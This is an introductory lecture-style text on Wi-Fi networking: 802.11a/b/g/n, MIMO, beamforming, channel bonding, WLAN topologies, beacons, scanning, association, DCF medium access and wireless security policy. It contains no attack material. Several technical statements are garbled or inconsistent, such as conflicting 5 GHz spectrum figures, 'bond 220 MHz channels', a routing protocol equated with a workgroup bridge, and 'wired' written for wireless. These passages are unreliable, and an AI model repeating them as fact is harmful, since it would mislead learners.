The 802 group develops both local area networks and metropolitan area networks, and those are both wired and wireless. Once the standards themselves have been finalized, you can buy those from the IEEE, but if you want to participate and see standards while they're in working progress, then you need to be a member of the IEEE and attend at their meetings. To find out more about IEEE 802.1 Working Group, you can visit https://1.ieee802.org/

Chapter 15 802.11 Standards

About a decade ago, the FCC released spectrum for unlicensed usage and different countries around the world were doing the same thing about the same time as well. The very first 802.11 standard was finalized in 1997 and in within that, there was two spread spectrum radios.

One was a frequency hopping technique, and the other one was a direct sequence spread spectrum technology, and those formed the basis of 802.11b technology that was developed on. In the 90's, there was a lot of different wireless LAN technologies and it's the 802.11 that became the standard. In particular, it was the evolution of the direct sequence spread spectrum one.

Because the 802.11b evolved from the initial direct sequence spread spectrum, it uses the same channel structure as the initial standard. At the time, this standard was defined for operations in the 2.4 GHz band only. It defined specifically the frequency band.

In the 2.4 GHz band, in the U. S., there are about 79 MHz a spectrum, and 802.11 direct sequence spread spectrum defined a 22 MHz channel. If we have 79 MHz spectrum, that allows us to deploy 3 non-overlapping channels. Those channels could be channel 1, channel 6, and channel 11. That's because the way the spectrum band is defined is to define a channel in every 5 MHz.

Channel 1, channel 2, channel 3, are all 5 MHz apart, but there are only 3 non-overlapping channels. If you deploy your wireless LAN on channel 1 and channel 2, they will be overlapping. What that means, is that they will interfere with each other.

In an enterprise setting, you would choose to deploy your Wi-Fi network if you're using the 2.4 GHz band, so you would deploy on channel 1, channel 6, and channel 11. In Europe, they have more spectrum available, and different regulatory rules. Europe allows 13 channels. Thus it's very common in Europe when you deploy your Wi-Fi network to use channel 1, channel 7, and channel 13.

Channel 1, channel 7, and channel 13 are also non-overlapping, and because they're a further apart from each other, it avoids a more adjacent channel interference. Back to 802.11b technology, it was an enhancement to the direct sequence spread spectrum standard that was defined in 1997, and is now called the higher rate direct sequence spread spectrum.

It was defined a few years later, and this is the technology that took off and become the most popular. For example 802.11a was also defined in 1999, but 802.11a used an OFDM radio, and the OFDM radio is far more complex. 802.11b products come to the market before 802.11a products, but 802.11a and 802.11b from a status perspective were defined at the same time.

One of the differences between 802.11a and 802.11b, is that 802.11b was defined to operate in the 2.4 GHz band, whereas 802.11a is in the 5 GHz band. 802.11b will allow you to get up to speeds of 11 megabits per second. But this is the data rate that we can transmitting at, and not the throughput.

802.11a was standardized at the same time as 802.11b and it uses an OFDM radio. An OFDM radio used to be about 15 to 20% more expensive than a direct sequence spread spectrum, but over the years those prices have almost become negligible because there are so many OFDM product out there, therefore the prices have fallen back.

802.11a standard is deployed in the 5 GHz band. The good thing about an OFDM radio is it gets up to higher data rates in the same frequency channel, so the same amount of spectrum is required as 802.11b, but in 802.11a we can get up to 54 megabits per second and 802.11b only provides 11 megabits per second.

These are the maximum data rate speeds in good RF conditions, and on the edge of the cell, the data rate will drop. This is important to understand, because 802.11a operates in the 5 GHz band, and there's a lot more spectrum available in the 5GHz band. For example in the 2.4 GHz band, in some countries there are only 79 MHz of spectrum exists.

But in the 5 GHz band, there is 555 MHZ of spectrum. Within the 3 non-overlapping channels, up in the 5 GHz band we have many non-overlapping channels, in fact we have 8 non-overlapping channels. In the 5 GHz band you'll see deployment on channel 36, 40, 44, 48, and so on. Therefore, if you're talking about deployment of 802.11a technology, which uses a 20 MHz channel, and the frequency channels are defined 5 MHz apart from each other, and the channels are 20 MHz, the use channel is jumping by 4.

So, 4 times 5 MHz, equal to 20 MHz. Thus, the first 20 MHz channel is centered on channel 36, which is 5.18 GHz, channel 40 is the next 20 MHz channel centered on 5.2 GHz.

802.11a did not take off well in the market. The reason is that it doesn't go as far, and the coverage isn't as good as deploying in the 2.4 GHz band. However, what you should know is that people are now looking at this band for deployment of 802.11ac.

It operates the same way, as it uses a 20 MHz channel, and it's also an OFDM radio, so it is exactly the same as 802.11a, just going into a different frequency. The other major difference between 802.11b, is that is deployed in the 2.4 GHz band, and if I deploy an OFDM radio in the 2.4 GHz band, I have to worry about background compatibility with my direct sequence spread spectrum at 802.11b.

So they put some extra steps to enable compatibility and to allow one access point to support 802.11b devices and 802.11g devices, and allow them both to be able to take turns in communicating. Following 802.11g, the next physical letter standard that was defined was 802.11n. 802.11n was finished in 2009.

Many people already had product out before 2009, and they took an early release of the specification before it was finalized, and the Wi-Fi Alliance created interoperability tests, so vendors could get their product out, while they're waiting for the standards to finalize, because the standards took a long time.

802.11n also uses an OFDM radio, but it introduces MIMO. MIMO is stands for Multiple Input, Multiple Output antennas. This is one of the key techniques that gets us up to higher data rates.

Multiple antennas means that we are transmitting on multiple antennas and receiving on multiple antennas. You can imagine if I have two antennas and one antenna is transmitting bit 1 and one antenna is transmitting bit 2, I'm sending 2 bits at the same time, then I've doubled my data rate. 802.11n operates in both the 2.4 and the 5 GHz band. Whereas 802.11a, 802.11b defined specific operations in a specific band, while 802.11n is band independent. 802.11n promises data rates up to 600 megabits per second.

Chapter 16 MIMO Technology

MIMO antennas are also known as multiple input, multiple output antennas. Many people think that it's the output from the antennas and input into the antennas, and that's not correct. MIMO stands for multiple antennas inputting into the RF medium, and multiple antennas outputting from the RF medium.

The 802.11 standards support a 2 x 2 MIMO. Meaning that we have 2 transmit and 2 receive antennas, all the way up to a 4 x 4 MIMO, where we have 4 transmit antennas and 4 receive antennas. If we transmit from 4 antennas at the same time in the same frequency, those signals will combine over the air.

What arrives at antenna 1 on the receiving side is a combination of the 4 signals that were transmitted from the 4 antennas on the transmitting side. What arrives on antenna 2 is the summation of all 4 signals that were transmitted from the 4 different antennas on the transmitting side. We have the same concepts for antenna 3 and as well as for antenna 4.

The way it works is that the signals that came into antenna 1 on the receiving side follow a different path, than the signals that coming in antenna 2, 3, and 4. It's that spatial separation that allows me to recover your bit stream from those 4 receiving antennas. You can think about it as having four equations with four variables.

If I have four equations with four variables, then I can solve it using techniques such as maximal ratio combining, but we are using very sophisticated electronics, and one of the issues is that a lot of our smart devices such as phone or tablets are small, and we want to keep the cost low.

In theory you could go to four antennas, but it gets difficult to keep them spatially separated enough so that the arriving signals are uncorrelated to solve algebraic equations. Many times you don't go up to a 4 x 4 MIMO because of the client restrictions in terms of form factor and size, as well as power consumption, because if you are going to put lots of antennas on a mobile device, you can easily eat all your power level.

Chapter 17 What is Beamforming

There are various multiple antenna solutions, and the one we just discussed is

often called spatial multiplexing, where you can transmit on multiple antennas and receiving on multiple antennas. There is another multi-antenna solution too called beamforming.

Beamforming is when I transmit on multiple antenna elements, and those transmissions combined in a way that it forms a beam. Then I can focus that beam to gain distance, or I can focus the energy on a specific station and operate at a higher level of modulation and coding rate.

That means that I can get a higher data rate. To think about beamforming, imagine that you throw two pebbles in the lake at the same time, and both of those pebbles they ripple out waveforms and where those waveforms come together, they will form peaks where the signals have reinforced each other, and in other places they flatten each other out and they form a null.

This is the concept of beamforming. If I transmit from multiple antennas and I control what I'm transmitting, the gain and the phase, I can create patterns. Those patterns can be 1 beam, 2 beams or 3 beams, depending on how many antenna elements I have. Then I'm able to combine the signals from multiple antennas to form beams to reinforce the signal in some areas towards those uses.

Like pebbles in a lake, not only can I form crests, which are the beams towards different uses, but I can also form nulls and cancel out interference from other users. Beamforming is available in the higher end of 802.11 Cisco products because this technology is very expensive.

Cisco Systems also used beamforming for 802.11a and 802.11g and this is not in the standards, but it does improve the range that you can transmit to an 802.11a and 802.11g radio. It's important to understand that when we talk about beam forming, we tend to talk about them in the transmit mode because it's easier to understand, but antennas are reciprocal.

That means that we can form beams for transmitting and we can form beams for receiving. Beam for receiving means that I form a beam, I focus in my antennas to receive energy from a specific direction, and therefore I'm not going to receive energy and interference from things that are outside of that beam.

Chapter 18 Channel Bonding

Regards to the wireless standard 802.11n you have to know that is background compatible and it uses a 20 MHz channel just like 802.11a and 802.11g, but , for 802.11n, it also defines the option to bond 220 MHz channels together, giving us 40 MHz.

40 MHz is twice the bandwidth, means that I can get twice the data rate, in fact it's a little better than twice the data rate. The way to think about that is to think about it like a water pipe.

If I have a pipe and it's got water flowing, and I want to get more water through it, I need to go through a bigger pipe, so is the case with the spectrum.

If I double my bandwidth on 20 MHz to 40 MHz, I can double my data rate.

Other important aspect of understanding 802.11n, is when I go to a 40 MHz channel, that's almost impossible to deploy a 40 MHz channel in the 2.4 GHz band we only have 79 MHz of spectrum, so we could only deploy one 40 MHz channel, and we can't do any cell planning.

Any environment where you've got multiple wireless LANs operating in the 2.4 GHz band, we have to use the 20 MHz channel, We cannot use the 40 MHz channel.

This is one of the reasons why Cisco Systems is encouraging people to move to the 5 GHz band, because we have 455 MHz of spectrum, which means that we could deploy many 40 MHz channels, so much easier to do the cell planning when we got access points being deployed next to each other.

Chapter 19 Wireless LAN Types

The first type of wireless LAN topology I want to share with you is called the Independent Basic Service Set, or IBSS. This one does not involve an access point. If the basic service set does not involve an access point, what that means is that it has no connectivity to the wired network.

In this environment, you would have clients such as PCs, tablets or smart phones that use their Wi-Fi radio capabilities to communicate directly with one another.

You'd normally put these devices in a range somewhere between 10 and 70 feet of each other, and they'll be able to communicate and share information between each other. This is also called an ad-hoc network.

You have to be careful with ad-hoc mode, especially if you're at a public place like an airport, because if you see free Wi-Fi and it's in an ad-hoc as opposed to an infrastructure mode, often it can be someone trying to get into your computer, so you should try to avoid that if you can.

The infrastructure basic service set normally just referred to as the basic service set, and that is the one that you would typically deploy in your home, or in the enterprise environment, and that involves an access point. The clients communicate to the access point, and the access point provides connectivity to the wired network.

Thus a wireless client would connect to the access point and then through to the wired network out to the internet or the corporate network. A basic service set has an SSID that’s capable of setting up an access point with more than one SSID.

If you have multiple basic service sets and they have the same SSID and there's a network between them, the access points can communicate between each and over, then that’s what just commonly referred to as the distribution system, and that is referred to as an extended service set.

Extended service set could be physically in one building in a company such as Starbucks or Burger King, but it has one SSID. It looks like one extended service set. An extended service set does not require the BSS's to be physically located together, because they could be co-located or they could be physically separate. It's important to understand when it comes to an

extended service set because when you look at roaming at a layer 2, then you can do that within an ESS.

Mesh networking is an important configuration to be considered and the Cisco mesh networking enables two or more access points to communicate with each other using the wireless LAN 802.11 technology. The way this works is that the mesh access points will communicate with each other using the 5 GHz band, and then clients will communicate to the mesh access point using the 2.4 GHz band.

If the links between the mesh access points are dual mode access points, they could also be communicating with clients. In a mesh environment, there are two typical scenarios where you see those being deployed.

One would be somewhere like a factory or a warehouse where you want to get coverage in a very large area, but you just don't have the ability to pull an Ethernet cable to the access point to get the access points to talk to each other wirelessly.

The other scenario would be in an outdoor environment and this is where you'd see mesh access points being deployed on the street lights. The street lights mesh access points communicated on the 5 GHz band and you're down at the street level with your laptop or tablet or smart phone, you'll communicate with the mesh access point using the 2.4 GHz band.

When you form a mesh network with the Cisco technology, you have mesh access points, and then you'll have root access points, and the root access point is the one that connects to the wired network.

You have to be careful when you form mesh networks not to have too many hops, because the more hops you have, the more latency that you're going to experience, which is particularly important if you're going to have voice or real time video traffic.

The mesh protocol of how these mesh access points talk to each other, is 802.11 technology, but the higher layer protocol that decides how to connect and when to send data, that one is called the adaptive wireless path protocol. It's a Cisco proprietary protocol that determines which path frames will take from various mesh points if they're going form mesh access point 9 to the wired network.

For example you have to think about if it’s going to go through mesh access

point 7 or 8. So what route does it takes, and that is determined by the adaptive wireless path protocol, also known as a workgroup bridge.

This is when you want to connect some wired devices, maybe some wired Ethernet clients or some desktops to the network and you're going to use the access point to provide that connectivity. You can then wire in clients through the switch into the wireless access point that is configured as a workgroup bridge.

Then, that will wirelessly connect to a root access point, and that root access point is connecting both to the workgroup bridge as well as other wireless clients. From the root access point's perspective, the workgroup bridge looks and feels just like a wireless client.

What's important to know about the workgroup bridge is that it only connects wired clients. The access point that's configured as workgroup bridge will not support the connectivity of wireless clients, so you can't connect to it.

The next network topology that we will discuss is the wireless bridge. When you think of a bridge in a wired network, you think of it as connecting two wired LANs together and they operate at the MAC data link layer, which means that they don't have any IP routing capabilities.

A wireless bridge is the same thing, except that you're connecting it via a radio link. Therefore in this scenario, if I've got my access point set up as a remote bridge and I've got two remote bridges talking to each other using the 802.11 radio technology, I need to configure both access points as a bridge.

Then on the other side of the bridge, it can connect to the wired network, so this would be a great example if I have a wireless LAN in one building and a wireless LAN in another building and I didn't want to connect the buildings using a wire.

Then I can use 802. 11 as a bridging protocol to connect those two wired LANs together. You can have a point to point or as a point to multipoint connection as well.

The other thing you should be aware of when you're configuring wireless bridges is that there is a difference between a root device and a non-root device.

If I've got two root devices in the sense that they're both connected to a wired

network, a non-root device would be able to communicate wirelessly to another bridge, but it does not have a wired connection.

Chapter 20 WLAN Client Adapters

Let’s begin looking at the client, what is referred to in the 802.11 terminology as the station. Client devices increasingly are built into the product, for instance, it's hard to imagine today buying a laptop or a tablet that doesn't already have Wi-Fi in them.

Some tablets you'll see it's just supporting the 2.4 GHz band, but increasingly what you're seeing on both tablets and laptops is that they support both a 2.4 and the 5 GHz band. This means that they have a dual radio in there that will connect on wireless.

We are also seeing increasingly Wi-Fi in smartphones as well. Most smartphones smartphones include Wi-Fi. Often when it's in a smartphone, what you'll see perhaps that won't get some of the highest data rates, or it might just support the 2. 4 GHz band or maybe it doesn't operate in the 5 GHz band.

Whenever you're looking at a client, you should always look as to what frequencies and what data rates does it support. Also possible for you to buy adapters, so you can add Wi-Fi to a device that's currently not wireless enabled.

Alternatively, you could just use a USB stick to conduct a wireless site survey because the results are more consistent than if you are using a Wi-Fi that's built into a laptop. You can also get a PCMCIA card Wi-Fi adapter.

If you've got a device that's very old and you want to have a wireless connection. There are times when you might come across that form factor and need a workaround.

Clients in an infrastructure basic service set will communicate with an access point, and the access point is the device that gives us connectivity to the wired network, either for corporate network or the internet.

There are different types of access points that you can buy, you can get them quite cheap for the home between $20 to $80. Perhaps that would just be a single radio, might even be 802.11a, but normally doesn't support the very high data rates and only has a couple of antennas.

In a business environment for a SOHO network, you want a business grade access point so you might have spent about $200 to have an access point

which has a lot more features and capability on it.

In larger settings such as corporate environments, you want to go to a higher quality one and some of those can be somewhere between $400 and up, depending on the features and capabilities of it.

Some of the high end Cisco products can be almost close to $1200, but they provide advanced features like the ability to sniff the air and detect interference, look for rogue access points triangle end users or devices and so on.

Depending on the features that you want on your access point, you will pay more, but in a business setting you want to take a more advanced access point because you want it to be able to operate in a lightweight mode versus an autonomous mode, and we're going to talk more about the differences of modes of operation later on.

The other type of access point, is an outdoor access point. A business grade access point from Cisco has internal antennas and it's housed in environment that could be placed outside. For example if you were deploying outside, then you would want a housing that is robust and can protect you against things like rain and fog or snow.

You can get external access points, which are appropriately housed. These access point also have internal antennas and they work well if we are deploying them in a wide area where we don't have a very difficult RF environment, and we are not trying to do corners or wall coverage.

There are some environments, for example if I'm trying to get coverage in a corner, that I might use external antennas so I can get more gain on my antenna in specific directions and then you'd buy an access point with external antennas.

There are many manufacturers of access points, and you always want to look to make sure they're Wi-Fi Alliance certified, so that your client and your access points can communicate.

For lab environment, you can have access points which that aren't certified if you want to tweak a few factors and features which you can't always do on a certified product. In a lab environment, it's ok to do that, but in a commercial environment you want to ensure that your access points are Wi-Fi Alliance certified.

Chapter 21 Wireless LAN Controllers

Your access points will connect to a Wireless LAN Controller if they're operating in a lightweight mode. Lightweight means is that the central processing is done on the controller, so things like the configuration and the management of those access points done centrally on the controller and then those configurations are pushed down to the access point as opposed to being individually programmed.

In that environment you must have a Wireless LAN Controller. Wireless LAN Controllers come in different formats. You can get smaller ones, which are very small and can just sit in a secure IT area. Other times, people will put them into an equipment closet, and they might rack them in communication rooms or data centres.

You can run your Wireless LAN Controller as a separate appliance or you can run it as a software, which then you install on another device.

There are some flexibility in terms of where and how Wireless LAN Controllers are deployed, but still you need the capability of doing some form of central control.

Typically if you get above 10 access points and you have a changing environment, you're better off going to a Wireless LAN Controller environment and centrally managing your access points.

Chapter 22 PoE Access Points

When you deploy access points, you can either power them where they're deployed, but what is more common is that you'll run power over Ethernet, which enables you to run one cable from your switch through to your access point.

If the distance is over 100 meters, then you'll need to use a power injection in order to go the greater distance. You'll need to do a power injector onto the Ethernet cable.

If you're going to use power over Ethernet or PoE from your network switch, then you need to make sure your switch supports power over Ethernet. If it doesn't, then you might have to look at replacing switches as part of your wireless LAN deployment.

Typically an access point will connect into a network switch, and that might be a layer 2 or a layer 3 network switch. In a large enterprise environment, you'll see the access points going into network switches rather than routers.

But in a small office environment, especially if you just have one or two wireless LANs, the wireless LANs going directly into the router itself and it kind of gives you an all in one capability in terms of deploying your access points and it can save some money too.

Just be aware that sometimes you can put Wireless LAN Controllers into those places rather than switches. In a small environment, you could put your wireless LANs directly into your Wireless LAN Controller, but typically what you want to do is have multiple wireless LANs connecting through switches and then into the Wireless LAN Controller.

A network node is what allows your wireless devices like laptops, smartphones, or tablets to connect to the wired network. Then the Wireless LAN Controller is a device that helps you manage your access points and it pulls back all that intelligence into a central location, allowing your access points to handle the radio aspects, which is why they called lightweight access points.

Chapter 23 SSID Basics

In this chapter we're going to discuss how a wireless LAN operates and it's important to understand fundamentally because when you're looking at how to deploy a wireless LAN, you have to know how you connect and send data backwards and forwards. The first thing we want to talk about is the service set identifier or SSID. This is the name given to the wireless LAN to identify it.

On an access point, it's possible to have multiple SSIDs, so you might have your own Network SSID, and you might also have a Guest Wireless LAN, so when people come over and visit you or your organization, you can put them on the Guest Wireless LAN and have a different passwords for them.

It’s not regulated and there would be nothing to stop me calling my wireless LAN MICROSOFT-NETWORK. In a little while we're going to talk about the beacon, but for now you have to know that the beacon is typically transmitted from the access point, and the SSID is included in that beacon.

Many people will incorporate the SSID into that beacon, and it is broadcasted, but it is possible to stop it being broadcasted, in which case you need to know what the SSID is, in order to be able to connect to that network.

It's not exactly secure by hiding the SSID, so it doesn't make your network more secure, because it's possible to sniff over the air and determine that SSID, but it does prevent an average person finding it. When you connect to an enterprise access point, you can set up multiple SSIDs.

You might set one up for marketing, one up for IT, one for finance, and those different SSIDs can map to different VLANs or Virtual Local Area Network, and in this way, you can protect access to different parts of the network, because you can map that VLAN, then to connect them. So for example certain departments could only get to certain resources, while other departments could only get access to another resource.

One of the things that you must remember when you're deploying your wireless LAN is that if you want your users to roam between access points or between buildings, then it's very important that you ensure that the SSIDs match with each other. For example you can't move from a network called Hugos-Network and then go roaming off to JACKS-Network.

You want to make sure that everything's called Hugos-Network and then you can set up the roaming to go between them. You have to do a lot more than

give it the same SSID to make roaming work correctly, but if you don't make the settings the same, roaming will not work.

Chapter 24 Beacons

The beacon may or may not be sent from the access point and Cisco Systems recommends that you do leave the beacon turned on. For security reasons, many Companies turn off the beacon, but it does not protect your network against people that can sniff or hack into it, because the information sent out on the beacon is also sent out on what we call probe responses.

Typically you would send out the beacon and it is sent out about every 100 milliseconds. The beacon contains information about the access point and therefore how to connect to it. One of the most important things on the beacon is a timestamp.

The timestamp is added at the moment when the beacon's transmitted, and we can use that timestamp to sync the clock on the client with the access point, so it puts us into synchronization mode and the clients clocks will be synchronized with the beacon.

It'll tell us what the beacon interval is, but the beacon interval is normally about every 100 milliseconds. If I can't hear the beacon after 100 milliseconds and I've been waiting now 200 milliseconds and I still haven't heard a beacon, then that would indicate that I'm out of coverage and I should look for another access point.

It'll tell us the capability of the access point, so for instance it'll tell us if it's supporting features such as quality of service, or different security mechanisms, and so on. The SSID may or may not be included in the beacon, but most times it is included. It also tells me what data rates are supported.

For example if the access point has been set up to support voice calls and had a minimum supported data rate of 24 megabits per second, even I could connect to it further away from the access point where the data rates may have dropped to 12 or even 6 megabits per second, I know that it won't support me at those data rates.

Because the minimum data rate has been set to 24 megabits per second, and we can find that out when we listen to the beacon. Based on this information and the signal strength, I can then decide if I want to connect to this particular access point or rather want to connect to another access point. Let’s now move on and talk about scanning.

Chapter 25 Active & Passive Scanning

When we first turn on an 802.11 device, this would be when we open up our laptop, tablet or smartphone and turn on the radio, what's going to happen is that the device will start looking for wireless networks.

I might have a radio that operates in the 2.4 GHz band and also in the 5 GHz band, and my device might going to scan the different frequency channels in both; the 2.4 and the 5 GHz if I'm capable of supporting both radios.

Thus I'll scan them and then I will select one of those access points to connect to it. My decision on how to connect may be based on the SSID, or on the signal strength, but there could be a variety of factors.

As a user, I get to select if I want to connect to the Cisco network, or want to connect to Hugos-Network, but if there are multiple access points and different channels, then typically you'll connect to the one that you hear the best.

The algorithms that determine which one you connect to, are proprietary to the vendor that created the radio product in your device. There are two forms of scanning. There is active scanning and passive scanning.

So discuss active scanning first. In active scanning, this is when I send a probe request. Imagine that I have just turned my radio on, so then I tune it to channel 1 on the 2.4 GHz band and I send a probe request frame.

I may or may not get one or more probe response frames back. I then go to channel 2, and repeat the process, and send a probe request, where I may get a response back. Then go to channel 3, and repeat the process. Then go to channel 4, and so on and so forth.

When I've finished scanning all of the frequencies, I then look at all my probe response frames and decide which SSID I want to connect to. Once I know which one has the strongest signal strength, then I'll go ahead and connect to that access point.

The probe response frames contains all the information that was contained in the beacon, and that's why if you turn off the beacon, it doesn't really make any difference, because all I have to do is listen to the probe response frames and then I have all the information that was contained in the beacon.

The advantage of doing a probe request, as opposed to listening to the beacon, is the fact that I'm not waiting to listen for the beacon. Therefore I can go to channel 1 immediately and then send my probe request and get a response back, then go to channel 2, then go to channel 3.

It's much quicker if I'm in active scanning. The disadvantage is that I'm sending probe requests, which take up valuable RF resources, so in an environment which isn't heavily loaded, you can set your clients to do probe requests.

In an environment which is heavily loaded, then you may want to turn active scanning off. Then you can have passive scanning, and this is what we were talking about earlier is that I would tune to channel 1, listen for the beacons.

I want to listen for a period that's longer than the beacon interval, and I don't really know what the beacon interval is on different access points. Thus maybe I'll listen for 200 milliseconds, then I'll tune my radio to channel 2 and I'll listen for 200 milliseconds, tune it to channel 3, and listen for 200 milliseconds, and so on.

Once I've collected all the beacons, I can then make a decision as to which SSID I want to connect to, and then which access point based on the signal strength. Most enterprise organizations will define a policy for how clients can connect to the wireless network and whether you allow active or passive scanning, can be part of setting up that policy of how users can connect to the network.

Chapter 26 Authentication & Association Requests

Once I've discovered which access point I want to connect to, now I need to begin a communications with that access point, and the 802.11 standard defines that you should send in an authentication frame.

You can do open system authentication, for example the access point is open, and it has no authentication mechanisms on it, then I would send it an open system authentication request.

In which case I would get an authentication frame response, which if the access point is not too heavily loaded, it will say that I have authenticated with this access point.

You can also do a shared key authentication. In this case, I send my authentication frame in, and the access point will send me back a challenge text.

I will respond back to that challenge text using my shared secret key, and the access point will know if I have that shared secret key, and therefore they have successfully authenticated and then I'll get an authentication frame response message back, accepting me as an authenticated client on that access point.

You could also do 802.1X authentication. This is typically what you see being done in a business. There are two ways of doing this. You can send in an authentication frame, and that will trigger an 802.1X exchange with an authentication server.

Or, you can do open system authentication and trigger in 802.1X after you've associated, and after you've got an IP address. Once you've done the 802.11 authentication, you need to go on and associate.

Association is forming a logical connection between the client and the access point. When I send in an association request frame, I'm also telling the access point details about myself.

I would tell it what data rates I can support. Do I support quality of service? If I'm 802.11n, how many MIMO antennas do I support? The access point will then come back with an association response frame. The association response frame includes what's called an association ID, and from this point on, the client station has a unique association ID and it's going to use that

association ID in various exchanges going forward between the client station and the access point.

Chapter 27 Medium Access

The way to think about Medium Access is that I have several clients that want to gain access to the RF medium. In 802.11, I can only have one client transmitting at one point in time.

If two clients transmitting at the same time to the same access point, there could be a collision, and there's a risk that neither of them get heard. Therefore somehow I have to find a way to share the RF medium, and there are a few different methods defined in the standards to allow me to do that.

The first method is called Distributed Coordination Function or DCF. It uses a collision avoidance scheme, so it's a CSMA/CA, or collision avoidance, in comparison with Ethernet, which uses a collision detection mechanism.

The DCF mode of operation is the one that's most commonly deployed. It was in the original specs and up until a few years ago, it was the only one have seen being deployed.

The original specifications also included another method called Point Coordination Function or PCF. This was also part of the original specification, but was never implemented. It pulls you periodically.

During the period where you're operating in a PCF mode, all the stations are quiet and the access point will poll the client and ask the client if it has anything to send? If the client doesn’t reply, then we are assuming they don't have anything.

Then I'll poll station 2, and if they sent some data back, I know they have data. Then I poll station 3, and they might only allowed to transmit when they are polled by the access point.

These two modes of operation is not one or the other, so they can both coexist and I can be in a contention mode where I use DCF, or I can be in a contention free mode when I use PCF.

The problem with PCF is that you have to define if you are going into a contention free period and then I can poll all of my different stations or not. The problem is that when you go into a contention free period, it can vary in time. We cannot guarantee that every 100 milliseconds we are going to go in to a content free period for example. So what happens is if I have a device I need to poll in every 20 milliseconds, is that I can't do that in PCF, because I

can't control the delays.

Thus one of the enhancements that was made a few years back was to extend the capabilities and include something called the hybrid coordination function. This is based on the point coordination function.

For example it does polling, but it now deals with the timing problems that I had and now I can poll a station, both during the contention period and the contention free period.

If I need to poll you, I don't have to wait for the content free period to be announced, so I've dealt with those timing issues. Largely what you still see is DCF. seeing that DCF is the most common thing you're going to see.

Let's now discuss the process in more detail. Imagine that we have an Ethernet where you're deployed two stations on the same wire and this is where you have your old / legacy Ethernet connections. So let’s discuss why DCF is different.

In this scenario, I've got two stations and they happen to transmit at the same time. They both listen to the wire but they can't hear anything. The wire is clean, so there is no voltage shift going on it. In this example, two stations happen to transmit at the same time and there happens to be a collision.

When two signals go down on a wire, they will combine and therefore you'll see a voltage shift. Consequently, because of the wire, both stations will hear that there's been a collision, and they'll back off for a random period of time, and try to transmit again.

If both stations select the same random period, then they're going to transmit at the same time, in which case they detect another collision, so they will then double their contention window, recalculate a backoff period and try to transmit again.

Eventually, one of them will have a smaller backoff period and be able to transmit. The problem in a wired network is that I can't detect a collision. The way to think about this is imagine if you were on one side of the football track and you were shouting, and I was on the other end of the track or the field and I was to whisper.

You wouldn't be able to hear me, and I cannot detect incoming signals while I'm shouting. So if you have two stations, transmitting at the same time, those

stations will not be able to hear any other transmissions, so you cannot do collision detection like you can in a wired Ethernet network.

Instead, you have to use collision avoidance techniques. The way we do collision avoidance techniques is that we need two things. We do a physical channel assessment in what's called the network allocation vector, which is like a logical channel assessment. So a physical channel assessment is when I listen.

Can I hear anybody transmit? If I can hear noise in the band, then I won't transmit, and that noise may be caused by another station in the same wireless LAN as me. It could be created by a Bluetooth device, the microwave oven or a neighboring wireless LAN that's on the same channel.

If the channel is quite, I still don't transmit because I've still got to look at the network allocation vector, and the network allocation vector is a logical way of seeing if the network Network Allocation Vector.

To understand the NAV or the Network Allocation Vector, you have to know first how we transmit data. The way 802.11 was originally written, this is not including the quality of service enhancements because it was only defined later.

A station will listen and if the physical medium is free and the NAV is 0, then it will go ahead after waiting a small backoff period, and send a data frame. If that data frame is successfully received from the access point, the access point will respond with an acknowledgment.

In the Mac data frame header we have a duration value. The duration value is the NAV. This tells every device on the network for how long the transmission period of time will be, and is calculating how long it's going to take to send that data frame for the access point to respond back and send an acknowledgement back.

Anybody hearing that data frame who is close enough to hear it, will hear that duration value and will set it's NAV. Then it sets its logical clock to say that it cannot transmit during this period. When the access point responds with an acknowledgment, it will set the NAV back to 0 (zero).

Anybody connected to the access point hearing that acknowledgement will then set their NAV back to 0, and in which case they will then understand that the physical medium is free to transmit. When a station does transmit

data, it includes the NAV value to tell any stations close to it, to be quite during a certain amount of time, because it’s sending data and it’s waiting for an acknowledgement.

Chapter 28 Frame Types

The 802.11 standards initially defined three frame types. They are called data, control, and management. Every MAC frame that's sent between an 802.11 client and the 802.11 access point will be one of these frame types.

We already talked about authentication and association and beacons, and those are management frames. We use those to create and maintain a connection between the station, the client, and the access point.

There are also control frames. When you're sending data, sometimes before sending the data, you'll do a request to send, and you'll request the access point if you can send some data, and the access point will respond back with a clear to send.

We also have acknowledgement too and those are also control frames. Those are used to help manage and assist in the exchange of data. Once some data has been sent, there is an acknowledging that the data was received successfully, so those are control frames.

Data frame is the frame that's containing the user data. In 802.11, the initial standards define sending one frame at a time. Thus you'd send one frame, get an acknowledgement, send another frame, get an acknowledgement, send another frame, get an acknowledgement, and we would take turns.

Whoever calculated the shorter backoff period would transmit first and then they'd send one frame and then, whoever calculated the shorter backoff period would then send their frame.

We share the RF medium using these backoff periods and whoever calculated the shorter backoff period can then go ahead and transmit a frame, but it's not possible to take over the whole medium to send a big video stream for example, because we're giving you access to it one frame at each time.

Once QoS or Quality of Service was added to the specifications, it's now introduced a transmission opportunity, and you can now send multiple frames within a transmission opportunity. So for example we might have the medium for 10 milliseconds, and we can transmit want we want during that time. That was an enhancement with 802.11e quality of service.

Chapter 29 Wireless Security Policy Basics

The first thing to say is that wireless security is not easy. To secure your wireless networks effectively, you need to understand what the risks, the vulnerabilities are, as well as the solutions.

One of the biggest security challenges we face in the wireless industry today is people bringing their own personal devices to the office and connecting on those personal devices to the corporate network.

This book is focuses around making sure you understand wireless security in enough technical depth that you can define those policies in order to protect your network.

We will discuss BYOD Wireless Security and the goal is to get you to a point where you have something written down. It could be one or many policies that specifically relate to the wireless security and that you can ask the appropriate level of sign off.

We will talk about what is a wireless network security policy and how you can create templates to both create the policy or refine your existing policy. We should start with a definition of what is a policy.

A policy is a course of action that your enterprise or business will take. For example, your organization will allow you to bring in your own devices and connect them to the enterprise network, or it will not allow you to bring in your devices and connect them to the enterprise network.

The policy will then provide a set of rules or guiding principles, such as if you bring in your own device and connect it to the network, you must adhere to the device configuration guidelines defined by the IT department.

The way you should think about a policy, is that a policy is signed off at an executive level. One should therefore make sure that the policy is appropriate for this level of sign off, in other words, is more for strategic directional setting document.

The specifics of how that policy is executed is defined not in the policy itself, but in separate operational guidelines, which are then defined and signed off by the organizations or business unit that have the specific skills required to define and manage those operational guidelines.

The questions you might ask; “is it reasonable to expect the CEO or the executive signing off the policy to understand it’s content?” For example, if I want to permit Windows devices, but prohibit Linux devices, would it be reasonable?

Would the executive understand the differences between those? Therefore, is he or she be able to sign a document that included that level of detail? The second question is, if I want to make a change to that policy, for example I now want to add Linux devices into the policy, do I want to go back and request the executive to resign this document?

If the answer to those questions is no, then that information should go into the supporting operational guidelines and not in the policy itself. As we go through this discussion on wireless network policies and BYOD policies, don't be thinking of these are separate individual documents.

